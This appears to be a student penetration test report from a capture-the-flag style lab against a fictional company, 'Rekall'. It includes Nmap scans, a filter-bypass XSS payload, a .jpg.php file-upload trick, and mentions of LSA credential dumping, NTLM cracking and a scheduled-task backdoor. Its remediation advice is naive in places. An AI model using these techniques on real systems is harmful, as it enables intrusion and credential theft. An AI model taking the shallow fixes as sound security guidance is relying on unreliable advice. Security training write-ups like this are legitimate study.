



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Jray Pensters, LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Jray Pensters, LLC
Contact Name	Josh Ryan
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	10/11/2022	Joshua Ryan	(just one copy - no revisions)

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.14.0/24 and 192.168.13.0/24 and 34.102.136.180(totalrekall.xyz) and 172.22.117.0/24	Rekall's internal domain, range and public website. As well as their .xyz page, Kali/Windows machines, and Linux servers.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- All ports were not open on every IP address. (i.e. 192.168.13.0/24)

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17 21:42 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.000009s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
5001/tcp  open  X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
```

- The comments.php page did block the word "script" so SQL injection was harder to bypass.
- When uploading the picture we had to obfuscate it by making it a .jpg.php document type when it was really a .php file created in nano. The image input only took certain file types which was a good security measure.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The website itself was vulnerable to several XXS and SQL injections
- Sensitive data exposure

- Local file inclusion
- Sensitive data exposure
- Command Injection
- Brute Force Attack
- PHP Injection
- Shellshock
- Directory Traversal
- Open source exposed data
- Scanning Vulnerability
- Pivoting/lateral movement
- Apache struts CVE-2017-5638
- Drupal - CVE-2019-6340
- Privilege-escalation/SSH - CVE-2019-14287
- HTTP Enumeration
- FTP Enumeration
- Metasploit on SLMail service
- Task managers exploit
- Kiwi - LSA dump
- NTLM password cracking

Executive Summary

Jray Pentesters, LLC conducted an extensive security assessment of Rekall's: Web servers, Linux servers and Windows servers to see what exploits and risks they are vulnerable to. We use various penetration testing techniques targeted on this corporation's infrastructure. We started our recon phase by exploiting the web pages vulnerabilities.

The first test of the web app showed, via the website, different cross-site exploits that were used successfully across the different input fields. We also used OSINT tools to enumerate the operating systems, software and processes that the system used. There were other extensive vulnerabilities on the web page including but not limited to: Local file inclusion, SQL injection, command injection and PHP injection.

We moved to attacking the Linux servers on Day 2 and found the IPs and open ports to run on that day. Some exposures found here included several metasploit modules to pivot around the system to gain shell access to run commands and enumerate credentials. We were able to ssh into Alice's user account.

On the third day of testing, we focused on the Windows machines and used tactics such as: Brute force password cracking, HTTP Enumeration, FTP Enumeration, Kiwi/LSA Dump, File Enumeration and NTLM password cracking. All these as a means to escalate our access and schedule tasks to remain in the network with our backdoor. Below you will find more specifics of these particular exploits and the severity rating given to each. Ultimately Jray Pentesters, LLC determined that Rekalls data isn't safe against many known vulnerabilities and should take some immediate steps to fix the findings found during our examination.

Summary Vulnerability Overview

Vulnerability	Severity
DAY 1 (WEB APP)	
XXS - Cross-site scripting	Critical
XSS reflected (advanced)	Critical
XSS Stored	Critical
Sensitive data exposure	Medium
Local file inclusion	Critical
Local file inclusion (advanced)	High
SQL injection	Critical
Sensitive data exposure	Critical
Sensitive data exposure	Critical
Command injection	High
Command injection (advanced)	Critical
Brute force attack	Critical
PHP injection	High
Session management	Medium
Directory traversal	High
DAY 2 (LINUX OS)	
Open source exposed data	High
Scanning Vulnerability	Medium
Open source exposed data	High
Scanning Vulnerability	Medium
Aggressive Scan Vulnerability	High
Scanning Vulnerability (Nessus)	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Shellshock	High
Pivoting/lateral movement	High
Apache struts CVE-2017-5638	Medium
Drupal - CVE-2019-6340	Medium
Privilege-escalation/SSH - CVE-2019-14287	High
DAY 3 - (Windows OS)	
Brute force attack - Password Cracking	High
HTTP Enumeration - port scanning	Medium
FTP Enumeration	Critical
Metasploit on SLMail service	High
Task managers exploit (using shell)	High

Kiwi - LSA dump (brute force)	High
File Enumeration	Medium
User Enumeration - (brute force)	High
Escalating access	Medium
NTLM password cracking - compromise Admin	High


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.0/24 and 192.168.13.0/24 and 34.102.136.180 (totalrecall.xyz) and 172.22.117.0/24
Ports	8080, 443, 21, 22, 25, 79, 80, 106, 110, 135, 139, 4444, 34048, 34060, 51164, 58874,

Exploitation Risk	Total
Critical	11
High	17
Medium	9
Low	0

Vulnerability Findings



Vulnerability 1	Findings
Title	XXS - Cross-site scripting
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Used a XXS payload under the “put your name here” field to cause a pop up.

	<p>Click the link below to start the next step in your choosing your VR experience!</p> <p>CONGRATS, FLAG 1 is f76sdfkg6sjf</p> <p>CLICK HERE TO START PLANNING</p>
Images	 <p>Challenge 1 Solves X</p> <h2>Flag 1</h2> <p>30</p> <p>On the Welcome.php page, enter a reflected XSS payload where it says "Put Your Name Here." The successful payload will make a pop up appear. When you close out the pop-up, Flag 1 will appear!</p> <p>Flag Submit</p>
Affected Hosts	192.168.14.35
Remediation	Have a firewall blocking the word script from the enter field.



Vulnerability 2	Findings
Title	XSS reflected (advanced)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	The input validation removes the word "script," so the word "script" needs to be split up in the payload—for example: <SCRIPscriptT>alert("hi")</SCRIPscriptTt>. Causing another pop up.

Images	 <p>The screenshot shows a dark-themed web application interface. At the top, there is a text input field labeled "Choose your character" and a button labeled "GO". Below this, a message says "You have chosen , great choice!". Underneath that, another message says "Congrats, flag 2 is ksdnd99dkas". A large black rectangular box covers the bottom portion of the page, containing the raw JavaScript code: <scriscryptpt>alert("hi")</scriscryptpt>. This indicates that the application failed to properly sanitize user input, allowing for the execution of arbitrary JavaScript.</p>
Affected Hosts	192.168.14.35
Remediation	Possibly have the input field also just block all carrots <> or other special characters.


Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Enter java script into comment.php box

	 <p>flag 3: DONE</p> <p>Please leave your comments on our website!</p> <p>CONGRATS, FLAG 3 is sd7fk1nctx</p> <p>hi</p> <p>OK</p>  <p>Challenge 3 Solves</p> <p>Flag 3</p> <p>30</p> <p>Access the Comments.php page and make a pop-up appear to find Flag 3.</p> <p>Flag</p> <p>Submit</p>
Affected Hosts	192.168.14.35
Remediation	Block scripts from the input field. Block the carrots as above and key words like script.


Vulnerability 4	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium

Description	<p>The flag appears in the HTTP response headers. These headers can be seen using BURP or via a cURL request, such as:</p> <ul style="list-style-type: none"> ○ curl -v http://192.168.14.35/About-Rekall.php
	 <pre data-bbox="465 570 1379 908">< Date: Fri, 14 Oct 2022 03:53:02 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh2 < Set-Cookie: PHPSESSID=5ntp7mqdmoco5ii0j040eo7p72; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html <</pre>
Images	 <p>Challenge 1 Solves</p> <h1>Flag 4</h1> <p>50</p> <p>Vulnerability: Sensitive data exposure.</p> <p>Unlock Hint for 20 points</p>
Affected Hosts	192.168.14.35
Remediation	This would be difficult to remediate the actual command. Try to secure the webpage better with https and use data segregation better to not leave these documents out in the open.


Vulnerability 5	Findings
Title	Local file inclusion
Type (Web app / Linux OS / Windows OS)	Web app

Risk Rating	Critical
Description	Uploading an exploit as a php file
Images	 
Affected Hosts	192.168.14.35
Remediation	Better intrusion prevention systems to block certain file types and scan these before they are attached to the server. To safely parse user-supplied file names it's much better to maintain a whitelist of acceptable filenames and use a corresponding identifier (not the actual name) to access the file. Any request containing an invalid identifier can then simply be rejected. This is the approach that OWASP recommends.

